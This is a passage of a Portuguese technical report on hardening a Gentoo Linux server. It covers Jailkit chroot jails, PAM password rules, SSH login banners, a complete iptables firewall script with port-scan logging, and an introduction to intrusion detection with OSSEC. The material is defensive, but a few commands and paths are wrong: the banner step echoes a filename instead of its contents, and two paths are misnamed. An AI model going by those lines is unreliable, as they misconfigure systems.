Após a instalação é adicionada a linha de comandos *shell* do Jailkit (`/usr/sbin/jk_chrootsh`) ao ficheiro `/etc/shells`:

```
 # /etc/shells: valid login shells
/bin/bash
/bin/csh
/bin/esh
/bin/fish
/bin/ksh
/bin/sash
/bin/sh
/bin/tcsh
/bin/zsh
/usr/sbin/jk_chrootsh
```

A *shell* `jk_chrootsh` vai ser usada para transferir os utilizadores para dentro das respectivas cadeias. Esta aplicação precisa de privilégios de *root* para fazer a chamada de sistema, `chroot`, sendo por isso *setuid* (de *root*). No entanto este privilégio é imediatamente libertado após a chamada de sistema, garantido segurança neste processo.

Para o protótipo, cada "cadeia" será criada a partir do directório `/var/jail/<utilizador>` (que deverá pertencer ao *root*). Dentro deste directório serão criadas as contas de cada cliente e povoadas com as aplicações consideradas relevantes (`ssh`, `nano`, etc.). Assumindo a existência de um cliente com nome de utilizador andre, os passos seguintes exemplificariam o processo de criação da "cadeia" para este utilizador.

```
styx ~ # useradd -m -G users andre
styx ~ # mkdir -p /var/jail/andre
styx ~ # chown root:root /var/jail/andre
styx ~ # jk_init -v /var/jail/andre basicshell editors extendedshell
    netutils ssh sftp scp
styx ~ # jk_init -v /var/jail/andre jk_lsh
styx ~ # jk_jailuser -m -j /var/jail/andre andre
```

No final deste processo a entrada no ficheiro `/etc/passwd` terá sido alterada de

```
andre:x:1006:1026::/home/andre:/bin/bash
```

para:

```
andre:x:1006:1026::/var/jail/andre/./home/andre:/usr/sbin/jk_chrootsh
```

Esta mudança justifica-se porque cada vez que este utilizador se autenticar no sistema, será a *shell* `jk_chrootsh` a redireccioná-lo para a "cadeia" em vez de lhe entregar directamente uma *shell* `/bin/bash` como anteriormente.

Após autenticação, o utilizador andre encontra-se na "cadeia" criada, não tendo acesso a ficheiros fora de `/jail/andre`, garantindo assim um maior nível de segurança.

```
styx ~ # su andre
andre@styx(chroot) ~ # ls /
bin   dev   etc   home   lib   usr
```

O pacote Jailkit oferece ainda a possibilidade actualizar os *chroots* através da ferramenta *jk_update*. No caso de um ficheiro (aplicação, biblioteca partilhada) no sistema "real" ser mais recente que o equivalente na cadeia, este será copiado para a respectiva cadeia, removendo igualmente os que deixem de existir no sistema.

4.5 Autenticação

Esta secção procura responder aos ataques para quebras de senhas de acesso analisados na secção 3.4.1.1.

4.5.1 PAM

Para o controlo da política de palavras-chave e autenticação local é usado o PAM. PAM, acrónimo de *Pluggable Authentication Modules*, é um mecanismo para integrar vários mecanismos de autenticação de baixo-nível numa API de alto-nível, permitindo aplicar regras globais de autenticação, independentemente da aplicação suportada.

A instalação no sistema é feita através dos pacotes `pam` e `cracklib`:

```
styx ~ # emerge sys-libs/pam sys-libs/cracklib
```

Para evitar os ataques baseados em palavras do dicionário deve-se impor regras quanto às senhas de acesso que os clientes podem escolher. Deve-se igualmente impedir palavras-chave demasiado curtas. Os ataques que empregam força bruta para descobrir a senha de acesso podem ser evitados através da limitação do número de tentativas falhadas e do tempo entre tentativas. Em ambos os casos deve-se também obrigar a uma alteração periódica da senha. O ficheiro `/etc/pam.d/passwd` permite introduzir alguma destas restrições:

```
# /etc/pam.d/passwd

auth     required pam_unix.so shadow nullok
account  required pam_unix.so
password required pam_cracklib.so difok=3 retry=3 minlen=8 dcredit=-2
    ocredit=-2
```

```
password required pam_unix.so md5 use_authtok
session  required pam_unix.so
```

Estas opções asseguram que as palavras-chave têm pelo menos 8 caracteres, um mínimo de 2 dígitos, 2 outros caracteres e que pelo menos 3 caracteres são diferentes da palavra-chave anterior. Estas opções forçam o utilizador a escolher uma senha "forte", tornando o sistema mais resistente a este tipo de ataques.

O tempo a definir entre tentativas falhadas e o tempo de vida da palavra-chave pode ser definido no ficheiro `/etc/logins.def`, pertencente ao pacote Shadow. Este pacote é usado para aumentar o nível de segurança das palavras-chave ao impedir o acesso de utilizadores ordinários a dados de palavras-chave cifrados. No modelo imposto pelo Shadow apenas o utilizador *root* tem acesso a esses dados, sendo a alteração das palavras-chave realizada através de uma aplicação setuid (ver secção 3.2.4).

Para se definir um tempo de 3 segundos entre tentativas falhadas de autenticação:

```
# /etc/login.defs - Configuration control definitions for the shadow
    package.

# Delay in seconds before being allowed another attempt after a login
    failure
#
FAIL_DELAY              3

# PASS_MAX_DAYS   Maximum number of days a password may be used.
#
PASS_MAX_DAYS 60
```

Limitação de recursos

A possibilidade de limitação dos recursos que cada utilizador possui num dado momento é outra funcionalidade suportada pelo PAM. Esta funcionalidade é particularmente útil no combate a ataques de negação de serviço. Para tal é possível limitar a percentagem de processamento consumida pelos processos de cada utilizador ou o número de processos simultâneos.

4.5.2 Autenticação remota por SSH

O SSH (*Secure Shell*) é um protocolo de rede, ao nível da aplicação como o HTTP, que permite a autenticação num computador remoto, usando um canal encriptado entre o sistema cliente e o servidor. Este serviço é disponibilizado aos clientes para acesso à linha de comandos do servidor.

Este protocolo possui todas as funcionalidades do serviço TELNET (*TELecommunication NETwork*) com a vantagem de todos os dados se encontrarem cifrados, incluindo as credenciais de autenticação. Por permitir que dados sensíveis como nomes de utilizadores

e respectivas palavras-chave possam ser visualizados através de uma simples captura de pacotes da comunicação, o protocolo TELNET deve ser preterido face ao SSH.

O programa OpenSSH (*OpenBSD Secure Shell*) é a aplicação mais usada em sistemas operativos Linux, e é a seleccionada para fornecer o serviço SSH. Esta aplicação foi criada pelo projecto OpenBSD [5] como um alternativa *open source* ao software proprietário da companhia SSH Communications Security. A instalação do programa `openssh` é feita através de:

```
styx ~ # emerge net-misc/openssh
```

O PAM pode ser usado pra definir a política de palavras chave do SSH. Para tal cria-se e edita-se o ficheiro `/etc/pam.d/sshd`:

```
auth      required pam_unix.so nullok
auth      required pam_shells.so
auth      required pam_nologin.so
auth      required pam_env.so
account   required pam_unix.so
password required pam_cracklib.so difok=3 retry=3 minlen=8 dcredit=-2
    ocredit=-2 use_authtok
password required pam_unix.so shadow md5
session   required pam_unix.so
session   required pam_limits.so
```

4.5.3 *Login banners*

Embora fora do âmbito técnico relativo aos mecanismos que impedem o comprometimento de um sistema, podem ser tomadas precauções legais adicionais. O CIAC [6] [23] alerta para a necessidade de se incluir um aviso (*login banner*) que especifique a natureza da utilização do sistema informático. Este alerta deve ser usado para permitir que os atacantes que violem as regras de utilização do servidor possam ser alvo de processos judiciais, não invocando a falta de informação como fuga legal.

O seguinte alerta poderá ser usado:

```
WARNING! Unauthorized use of this system is strictly prohibited and may be
    subject to criminal prosecution or employee discipline.
Disconnect NOW if you are not authorised to access this system. By
    continuing, you consent to your keystrokes and data content being
    monitored for lawful purposes.
```

[5] OpenBSD é um sistema operativo da família UNIX, derivado do sistema BSD desenvolvido na Universidade de Berkeley da Califórnia.

[6] O CIAC (*Computer Incident Advisory Capability*) é um serviço do Departamento de Energia dos EUA com o propósito de alertar para incidentes informáticos, estando directamente relacionado com questões de segurança de computadores.

Autenticação local

Quando a autenticação é feita localmente no servidor, em cada terminal de autenticação deverá estar presente o aviso acima apresentado (guardado no ficheiro `aviso.txt`). Em Linux o ficheiro `/etc/issue` pode ser usado para se colocar texto nos terminais de autenticação:

```
styx ~ # clear > /etc/issue
styx ~ # echo aviso.txt >>/etc/issue
```

O comando `clear` é usado para limpar o ecrã sempre que um utilizador termina a sessão. Deste modo a linha de comandos do utilizador que saiu não fica visível para o utilizador que se ligue posteriormente, mantendo a privacidade dos dados.

SSH

No caso de autenticação remota, os clientes também terão à sua disposição um terminal de autenticação. O programa `openssh` permite que uma mensagem de aviso seja mostrada aos clientes através da edição do ficheiro `/etc/ssh/sshd_config`:

```
styx ~ # vim /etc/ssh/sshd_config
Banner /etc/ssh/aviso.txt
```

4.6 *Firewall*

Para uma selecção do tráfego que tem origem ou destino no servidor foi integrada uma *firewall* no servidor. Uma *firewall* é um componente de software ou uma máquina dedicada, que inspecciona o tráfego da rede que passa através dela, e permite ou rejeita a passagem com base num conjunto de regras. Uma *firewall* constitui a primeira linha de protecção para um sistema. Uma boa política de segurança numa *firewall* é rejeitar o acesso a todo o tráfego que chega à máquina, excepto o tráfego que foi explicitamente autorizado. Uma configuração deste tipo requer um percepção completa dos serviços de rede usados.

4.6.1 Filtragem de pacotes

As *firewalls* que operam na camada de rede são designadas por filtros de pacotes, bloqueando a passagem de pacotes na *firewall* excepto se coincidentes com uma determinada regra imposta. Existem dois tipos de *firewalls* de filtragem de pacotes: as *stateful* e e as *stateless*.

As *stateful firewalls* conhecem o estado das ligações activas e usam essa informação na análise dos pacotes. Qualquer ligação de rede existente no sistema é descrita por várias propriedades, incluindo o endereço IP de origem e de destino, portas UDP e TCP e o estado corrente da ligação. Se o pacote não pertencer a nenhuma ligação já estabelecida, será analisado consoante o conjunto de regras definidas para ligações novas. Se o pacote

pertencer a uma ligação já estabelecida, a passagem do pacote pela *firewall* é permitida sem processamento adicional.

As *firewalls stateless* não consomem tanta memória como as *stateful* e podem ser mais rápidas para filtros mais simples que não necessitem de verificar o estado das ligações. São também usadas para filtrar protocolos de rede que não possuam o conceito de ligação. As *firewalls* permitem filtrar o tráfego com base em protocolos, valores TTL (*Time To Live*), nome do domínio, e muitos outros atributos. O pacote usado para implementar filtros de pacotes em Linux chama-se Iptables.

4.6.2 Iptables

A Iptables é uma aplicação que permite ao administrador do sistema configurar tabelas Netfilter, cadeias e regras. O Netfilter é um módulo que fornece ao sistema operativo Linux as funções de firewall, NAT e registo de utilização da rede. A Iptables funciona com base nas regras estabelecidas pelo administrador. Todos os pacotes que chegam ao sistema entram no kernel para serem analisados.

As cadeias (*chains*) são constituídas por um conjunto de regras que permitem analisar o pacote. Os diferentes tipos de cadeia dependem da tabela utilizada no Iptables. Existem 3 tabelas possíveis:

- *filter*. É a tabela usada por omissão. Quando a tabela não é especificada, é usada a tabela filter. Aqui são colocadas as regras de filtragem de pacotes *stateless* e *stateful*. Possui as seguintes cadeias: INPUT, OUTPUT e FORWARD;
- *nat*. Utilizada para configuração de uma NAT (Network Address Translator). Possui as cadeias PREROUTING, OUTPUT e POSTROUTING;
- *mangle*. Trabalha com a marcação de pacotes e QoS (*Quality of Service*).

Na figura 4.2 está representado o funcionamento da tabela filter e as suas respectivas cadeias.

- INPUT. todos os pacotes que entram no sistema.
- OUTPUT. qualquer pacote gerado na máquina filtro e que deva ser enviado para a rede será tratado pela cadeia OUTPUT.
- FORWARD. qualquer pacote que atravessa o filtro, proveniente de uma máquina com destino a outra, será tratado pela cadeia FORWARD.

Para criar uma regra na tabela filter utiliza-se o seguinte comando:

```
iptables [-t tabela] [opção] [cadeia] [dados] -j [acção]
```

O seguinte exemplo pode ser aplicado.:



Figura 4.2: Organização da tabela *filter* do iptables.

```
styx ~ # iptables -A INPUT-p tcp --dport ssh -j DROP
```

O exemplo dado anteriormente adiciona na cadeia INPUT a regra que rejeita todos os pacotes TCP com destino à porta SSH. Esta regra é *stateless* uma vez que não analisa se o pacote é proveniente de uma ligação já estabelecida. Esta regra bloqueia inclusive ligações SSH que chegam à máquina tendo sido iniciadas no próprio sistema. Se o objectivo for bloquear apenas as ligação SSH iniciadas fora da máquina e permitir as ligações iniciadas pela máquina utiliza-se o seguintes comandos:

```
styx ~ # iptables -A INPUT -m state --state RELATED,ESTABLISHED -p tcp --
    dport ssh -j ACCEPT
styx ~ # iptables -A INPUT -p tcp --dport ssh -j DROP
```

A primeira regra verifica se o pacote pertence a uma ligação SSH já estabelecida, caso contrário é consultada a segunda regra que rejeita a ligação. A primeira regra é *stateful* porque analisa o estado das ligações.

Opções na tabela filter

As principais opções são:

- "-P", Policy (política). Altera a política da cadeia. A política inicial de cada cadeia é ACCEPT. Isso faz com que o filtro inicialmente, aceite qualquer pacote nas cadeias INPUT, OUTPUT ou FORWARD. A política pode ser alterada para DROP, que rejeita o serviço da cadeia, até que uma opção "-A" entre em vigor. O "-P" não aceita REJECT ou LOG. Exemplos:

```
styx ~ # iptables -P FORWARD DROP
styx ~ # iptables -P INPUT ACCEPT
```

- "-A", Append (anexar). Acrescenta uma nova regra à cadeia. Tem prioridade sobre o "-P". Geralmente, como se pretende o máximo de segurança possível, coloca-se todas as cadeias com a política DROP através do "-P" e depois abre-se o que é necessário com o "-A". Exemplos:

```
styx ~ # iptables -A OUTPUT -d 172.20.5.10 -j ACCEPT
styx ~ # iptables -A FORWARD -s 10.0.0.1 -j DROP
styx ~ # iptables -A FORWARD -d www.exemplo.pt -j DROP
```

- "-D", Delete (remover). Remove uma regra. A regra deve ser escrita novamente, trocando-se a opção para "-D". Exemplo para apagar as regras anteriores:

```
styx ~ # iptables -D OUTPUT -d 172.20.5.10 -j ACCEPT
styx ~ # iptables -D FORWARD -s 10.0.0.1 -j DROP
styx ~ # iptables -D FORWARD -d www.exemplo.pt -j DROP
```

  Também é possível remover uma regra consoante o número dela. Pode-se utilizar o "-L" para verificar o número. Verificado esse número, basta referir a cadeia e o número da regra. Exemplo:

```
styx ~ # iptables -D FORWARD 4
```

  O resultado é a remoção da regra número 4 de FORWARD.

- "-L", List (listar). Lista as regras existentes. Exemplos:

```
styx ~ # iptables -L
styx ~ # iptables -L FORWARD
```

- "-F", Flush (esvaziar). Remove todas as regras existentes. No entanto, não altera a política ("-P"). Exemplos:

```
styx ~ # iptables -F
styx ~ # iptables -F FORWARD
```

Dados na tabela filter

Os elementos mais comuns para gerar regras são os seguintes:

- "-s", Source (origem). Estabelece a origem do pacote. Geralmente é uma combinação do endereço IP com a máscara de sub-rede, separados por uma barra.

  Exemplo:

```
-s 172.20.0.0/255.255.0.0
```

  No caso de *hosts*, a máscara pode ser omissa. Caso isso ocorra, o Iptables considera a máscara como 255.255.255.255. Exemplo:

```
-s 172.20.5.10
```

Isto corresponde ao *host* 172.20.5.10. Há um recurso para simplificar a utilização da máscara de sub-rede. Basta utilizar a quantidade de bits 1 existentes na máscara. Assim, a máscara 255.255.0.0 fica 16. A utilização é a seguinte:

```
-s 172.20.0.0/16
```

Outra possibilidade é a designação de *hosts* pelo nome. Exemplo:

```
-s www.exemplo.pt
```

- "-d", Destination (destino). Estabelece o destino do pacote. Funciona exactamente como o "-s", incluindo a sintaxe.
- "-p", Protocol (protocolo). Especifica o protocolo a ser filtrado. O protocolo IP pode ser especificado pelo seu número (visto através do ficheiro `/etc/protocols`) ou pelo nome. Os protocolos mais utilizados são UDP, TCP e ICMP. Exemplo:

```
-p icmp
```

- "-i", In-Interface (interface de entrada). Especifica a interface de entrada. O "-i" não pode ser utilizado com a cadeia OUTPUT. Exemplo:

```
-i ppp0
```

O sinal + pode ser utilizado para simbolizar várias interfaces. Exemplo:

```
-i eth+
```

eth+ refere-se às interfaces de rede eth0, eth1, eth2, etc.

- "-o": Out-Interface (interface de saída). Especifica a interface de saída. Similar a "-i", inclusive nas flexibilidades. O "-o" não pode ser utilizado com a cadeia INPUT.
- "!": Exclusão. Utilizado com "-s", "-d", "-p", "-i", "-o" e outros, para excluir o argumento. Exemplo:

```
-s ! 10.0.0.1
```

O exemplo anterior refere-se a qualquer endereço de origem, excepto o 10.0.0.1.

```
-p ! tcp
```

Este exemplo exclui todos os protocolos à excepção do protocolo TCP.

- "- -sport", Source Port. Porta de origem. Só funciona com as opções "-p" udp e "-p" tcp. Exemplo:

```
-p tcp --sport 80
```

Identifica a porta 80, no protocolo TCP, como a porta de origem.

- "- -dport": Destination Port. Porta de destino. Só funciona com as opções "-p" udp e "-p" tcp. Similar a "- -sport".

Acções na tabela filter

As principais acções são:

- ACCEPT (aceitar). Permite a passagem do pacote.
- DROP (rejeitar). Não permite a passagem do pacote, descartando-o. Não avisa a origem sobre o ocorrido.
- REJECT. Igual ao DROP, mas avisa a origem sobre o ocorrido (envia pacote icmp unreachable).
- LOG: Cria um registo (*log*) referente à regra, em `/var/log/messages`.

4.6.3 Implementação da *firewall*

Implementou-se uma *firewall* no sistema com as seguintes políticas definidas:

- Ligações da Internet para o sistema só são permitidas através de SSH (porta 22), HTTP (porta 80) e HTTPS (porta 443).
- Tráfego ICMP é permitido.
- Análise de portas são detectadas e registadas num registo (*log*).
- O restante tráfego é rejeitado e registado.

Definiram-se as políticas de DROP para todas as cadeias, aceitando apenas pacotes que coincidem com as regras estabelecidas. Foram criadas várias cadeias cada uma com um nome personalizado para identificar melhor a sua funcionalidade. Essas cadeias de regras foram depois aplicadas às três cadeias principais INPUT, OUTPUT e FORWARD. O *script* possui uma opção de pânico que bloqueia todo o tráfego que entra e sai da máquina.

```
1 #!/sbin/runscript
2
3 IPTABLES=/sbin/iptables
4 IPTABLESSAVE=/sbin/iptables-save
5 IPTABLESRESTORE=/sbin/iptables-restore
6 FIREWALL=/etc/firewall.rules
7
```

```
8  # Configuração da rede ::::::::::::::::::::::::::::::::::::::::::::::::::
9  EXTIF=eth0
10 # ::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
11
12 opts="${opts} showstatus panic save restore showoptions rules"
13
14 depend() {
15   need net
16 }
17
18 rules() {
19   stop
20   ebegin "A configurar regras internas"
21
22   einfo "A configurar regras a aplicar por defeito (descartar todos os
         pacotes)"
23   $IPTABLES -P FORWARD DROP
24   $IPTABLES -P INPUT   DROP
25   $IPTABLES -P OUTPUT  DROP
26
27   # Regra padrão.
28   # Esta cadeia de regras chama-se allowed-connection.
29   # Aceita apenas pacotes que já possuam uma ligação estabelecida, caso
         contrário envia para o syslog e rejeita o pacote.
30   einfo "A criar cadeias de estados "
31   $IPTABLES -N allowed-connection
32   $IPTABLES -F allowed-connection
33   $IPTABLES -A allowed-connection -m state --state ESTABLISHED,RELATED -j
         ACCEPT
34   $IPTABLES -A allowed-connection -i $EXTIF -m limit -j LOG --log-prefix "
         vbs_iptables"
35   $IPTABLES -A allowed-connection -j DROP
36
37
38   # Tráfego que entra no servidor. ::::::::::::::::::::::::::::::::::::::
39   # Só aceita tráfego HTTP/HTTPS, ligações SSH e ping requests.
40
41   # Tráfego ICMP (ping).
42   # Esta cadeia de regras chama-se icmp_allowed.
43   einfo "A criar cadeia de icmp"
44   $IPTABLES -N icmp_allowed
45   $IPTABLES -F icmp_allowed
46   $IPTABLES -A icmp_allowed -m state --state NEW,ESTABLISHED,RELATED -p
         icmp -j ACCEPT
47   $IPTABLES -A icmp_allowed -p icmp -j LOG --log-prefix "vbs_iptables[icmp]
         "
48   $IPTABLES -A icmp_allowed -p icmp -j DROP
49
50   # Ligações SSH.
```

```
51  # Esta cadeia de regras chama-se allow-ssh-traffic-in.
52  einfo "A criar cadeia para tráfego ssh de entrada"
53  $IPTABLES -N allow-ssh-traffic-in
54  $IPTABLES -F allow-ssh-traffic-in
55  $IPTABLES -A allow-ssh-traffic-in -m state --state NEW,RELATED,
        ESTABLISHED -p tcp --dport ssh -j ACCEPT
56  $IPTABLES -A allow-ssh-traffic-in -p tcp --dport ssh -j LOG --log-prefix
        "vbs_iptables[ssh]"
57  $IPTABLES -A allow-ssh-traffic-in -p tcp --dport ssh -j DROP
58
59  # Tráfego para o servidor HTTP (e HTTPS)
60  # Esta cadeia de regras chama-se allow-www-traffic-in.
61  einfo "A criar cadeia para tráfego http/https de entrada"
62  $IPTABLES -N allow-www-traffic-in
63  $IPTABLES -F allow-www-traffic-in
64  $IPTABLES -A allow-www-traffic-in -m state --state NEW,RELATED,
        ESTABLISHED -p tcp --dport www -j ACCEPT
65  $IPTABLES -A allow-www-traffic-in -m state --state NEW,RELATED,
        ESTABLISHED -p tcp --dport https -j ACCEPT
66  $IPTABLES -A allow-www-traffic-in -p tcp --dport www -j LOG --log-prefix
        "vbs_iptables[http]"
67  $IPTABLES -A allow-www-traffic-in -p tcp --dport https -j LOG --log-
        prefix "vbs_iptables[http]"
68  $IPTABLES -A allow-www-traffic-in -p tcp --dport www -j DROP
69  $IPTABLES -A allow-www-traffic-in -p tcp --dport https -j DROP
70
71
72  # Tráfego que sai do servidor. ::::::::::::::::::::::::::::::::::::::::
73  # Só permite SSH, DNS, HTTP, HTTPS.
74  einfo "A criar uma cadeia para o tráfego ssh de saída"
75  $IPTABLES -N allow-ssh-traffic-out
76  $IPTABLES -F allow-ssh-traffic-out
77  $IPTABLES -A allow-ssh-traffic-out -p tcp --dport ssh -j ACCEPT
78
79  einfo "A criar cadeia de saída de dns"
80  $IPTABLES -N allow-dns-traffic-out
81  $IPTABLES -F allow-dns-traffic-out
82  $IPTABLES -A allow-dns-traffic-out -p udp --dport domain -j ACCEPT
83
84  einfo "A criar cadeia de tráfego de saída http/https"
85  $IPTABLES -N allow-www-traffic-out
86  $IPTABLES -F allow-www-traffic-out
87  $IPTABLES -A allow-www-traffic-out -p tcp --dport www -j ACCEPT
88  $IPTABLES -A allow-www-traffic-out -p tcp --dport https -j ACCEPT
89
90  # Detecção de analisadores de portas (nmap) ::::::::::::::::::::::::
91  einfo "A criar cadeia de detecção de analisadores de portas"
92  $IPTABLES -N check-flags
93  $IPTABLES -F check-flags
```

```
94  $IPTABLES -A check-flags -p tcp --tcp-flags ALL FIN,URG,PSH -m limit --
        limit 5/minute -j LOG --log-level alert --log-prefix "NMAP-XMAS:"
95  $IPTABLES -A check-flags -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP
96  $IPTABLES -A check-flags -p tcp --tcp-flags ALL ALL -m limit --limit 5/
        minute -j LOG --log-level 1 --log-prefix "XMAS:"
97  $IPTABLES -A check-flags -p tcp --tcp-flags ALL ALL -j DROP
98  $IPTABLES -A check-flags -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -m
        limit --limit 5/minute -j LOG --log-level 1 --log-prefix "XMAS-PSH:"
99  $IPTABLES -A check-flags -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j
        DROP
100 $IPTABLES -A check-flags -p tcp --tcp-flags ALL NONE -m limit --limit 5/
        minute -j LOG --log-level 1 --log-prefix "NULL_SCAN:"
101 $IPTABLES -A check-flags -p tcp --tcp-flags ALL NONE -j DROP
102 $IPTABLES -A check-flags -p tcp --tcp-flags SYN,RST SYN,RST -m limit --
        limit 5/minute -j LOG --log-level 5 --log-prefix "SYN/RST:"
103 $IPTABLES -A check-flags -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
104 $IPTABLES -A check-flags -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --
        limit 5/minute -j LOG --log-level 5 --log-prefix "SYN/FIN:"
105 $IPTABLES -A check-flags -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
106
107 # Configura as cadeias INPUT, FORWARD e OUTPUT com as regras pretendidas.
108 # Se o pacote não coincidir com nenhuma das regras é rejeitado.
109 einfo "A aplicar as cadeias a INPUT"
110 # Rejeita todos os pacotes inválidos
111 $IPTABLES -A INPUT -m state --state INVALID -j DROP
112 # Corre cadeia icmp_allowed
113 $IPTABLES -A INPUT -j icmp_allowed
114 # Verifica se é um pacote para análise de portas
115 $IPTABLES -A INPUT -j check-flags
116 # Permite tráfego no lo (loopback)
117 $IPTABLES -A INPUT -i lo -j ACCEPT
118 # Corre cadeia allow-ssh-traffic-in
119 $IPTABLES -A INPUT -j allow-ssh-traffic-in
120 # Corre cadeia allow-www-traffic-in
121 $IPTABLES -A INPUT -j allow-www-traffic-in
122 # Corre a cadeia allowed-connection
123 # se o pacote não coincidir com nenhuma das regras anterior, verifica se
        é um pacote de uma ligação já establecida se sim aceita
124 $IPTABLES -A INPUT -j allowed-connection
125
126 einfo "A aplicar as cadeias a FORWARD"
127 $IPTABLES -A FORWARD -m state --state INVALID -j DROP
128 $IPTABLES -A FORWARD -j icmp_allowed
129 $IPTABLES -A FORWARD -j check-flags
130 $IPTABLES -A FORWARD -o lo -j ACCEPT
131 $IPTABLES -A FORWARD -j allow-ssh-traffic-in
132 $IPTABLES -A FORWARD -j allow-www-traffic-in
133 $IPTABLES -A FORWARD -j allowed-connection
134
```

```
135   einfo "A aplicar as cadeias a OUTPUT"
136   $IPTABLES -A OUTPUT -m state --state INVALID -j DROP
137   $IPTABLES -A OUTPUT -j icmp_allowed
138   $IPTABLES -A OUTPUT -j check-flags
139   $IPTABLES -A OUTPUT -o lo -j ACCEPT
140   $IPTABLES -A OUTPUT -j allow-ssh-traffic-out
141   $IPTABLES -A OUTPUT -j allow-dns-traffic-out
142   $IPTABLES -A OUTPUT -j allow-www-traffic-out
143   $IPTABLES -A OUTPUT -j allowed-connection
144
145   eend $?
146 }
147
148 start() {
149   ebegin "A iniciar a firewall"
150   if [ -e "${FIREWALL}" ]; then
151     restore
152   else
153     einfo "${FIREWALL} não existe. A usar regras padrão."
154     rules
155   fi
156   eend $?
157 }
158
159 stop() {
160   ebegin "A parar a firewall"
161   $IPTABLES -F
162   $IPTABLES -X
163   $IPTABLES -P FORWARD ACCEPT
164   $IPTABLES -P INPUT   ACCEPT
165   $IPTABLES -P OUTPUT  ACCEPT
166   eend $?
167 }
168
169 showstatus() {
170   ebegin "Status"
171   $IPTABLES -L -n -v --line-numbers
172   eend $?
173 }
174
175 panic() {
176   ebegin "A estabelecer regras de pânico"
177   $IPTABLES -F
178   $IPTABLES -X
179   $IPTABLES -P FORWARD DROP
180   $IPTABLES -P INPUT   DROP
181   $IPTABLES -P OUTPUT  DROP
182   $IPTABLES -A INPUT -i lo -j ACCEPT
183   $IPTABLES -A OUTPUT -o lo -j ACCEPT
```

```
184   eend $?
185 }
186
187 save() {
188   ebegin "A guardar regras da firewall"
189   $IPTABLESSAVE > $FIREWALL
190   eend $?
191 }
192
193 restore() {
194   ebegin "A restaurar regras da firewall"
195   $IPTABLESRESTORE < $FIREWALL
196   eend $?
197 }
198
199 restart() {
200   svc_stop; svc_start
201 }
202
203 showoptions() {
204   echo "Uso: $0 {start|save|restore|panic|stop|restart|showstatus}"
205   echo "start        cria as regras"
206   echo "stop         apaga todas as regras e aceita tudo"
207   echo "rules        forçar a configuração de novas regras"
208   echo "save         gravar configuração em ${FIREWALL}"
209   echo "restore      restaurar configurações de ${FIREWALL}"
210   echo "showstatus   mostra o estado"
211 }
212 #$
```

Para se activar a *firewall* é executado o seguinte comando:

```
styx ~ # /etc/init.d/firewall start
 * A iniciar a firewall ...
 * A restaurar regras da firewall ...
```

O formato *runscript* do *script* implementado permite que este seja executado logo no arranque do sistema. Para tal adicionou-se este *script* ao gestor de arranque do Gentoo.

```
styx ~ # rc-update add firewall default
 * firewall added to runlevel default
```

4.7 Detecção de intrusões e software malicioso

A detecção de intrusões pode ser efectuada por um conjunto de técnicas e métodos que avaliam a actividade suspeita, tanto ao nível da rede como localmente. A integração destes mecanismos no servidor, visa detectar a presença de intrusos e respectivas ferramentas no sistema na versão de detecção local, assim como de ameaças oriundas da rede, na variante

externa (rede). Os sistemas de detecção de intrusões (IDS, do acrónimo Intrusion Detection System) podem assim ser divididos em duas classes:

1. **Sistema de detecção de intrusões local** (HIDS, *Host-based Intrusion Detection System*). O HIDS usa um mecanismo de monitorização de ficheiros alvo, para avaliar a integridade dos ficheiros de dados e de sistema, avisando quando estes são alterados, o que pode indiciar a presença de um intruso no sistema.

2. **Sistema de detecção de intrusões de rede** (NIDS, *Network-based Intrusion Detection System*). Um NIDS assume-se fundamentalmente como um analisador de pacotes, que compara o conteúdo da informação dos pacotes colectados com uma base de dados de assinaturas ou anomalias que indiciam potencial actividade maliciosa.

Em conjunto, os IDS aplicam-se para:

- Avaliação da integridade dos ficheiros de dados e de sistema.
- Monitorização e análise da rede.
- Realização de auditorias a falhas e vulnerabilidades do sistema.
- Realização de uma análise estatística a um modelo de comportamento anómalo.
- Reconhecer comportamentos que não respeitam a política de segurança da organização.
- Reconhecer sinais de ataques e gerar alertas.

Pela sua natureza de funcionamento, estes IDS são uma resposta directa à detecção de intrusões assim como à detecção de software malicioso presente no sistema como *rootkits*, *trojans* e *backdoors*.

4.7.1 Detecção local com OSSEC

Um agente HIDS oferece mais um nível de segurança no sistema ao manter e verificar a integridade de vários ficheiros e binários críticos para o regular funcionamento do sistema. Este ficheiros são tipicamente ficheiros de configuração localizados em `/etc` e aplicações em `/bin`, `/sbin`, `/usr/bin` e `/usr/sbin`. Ao monitorizar estes ficheiros, o HIDS permite detectar mudanças não permitidas no seu sistema, e alertar o administrador.

Para cada ficheiro analisado, o HIDS gera um identificador criptográfico, através de uma função de indexação (*hash*), guardando-o numa base de dados. Periodicamente, o agente HIDS gera um novo identificador e compara-o com o armazenado na base de dados. Se for detectada uma diferença, significa que o ficheiro foi alterado, o que poderá indicar um possível ataque.

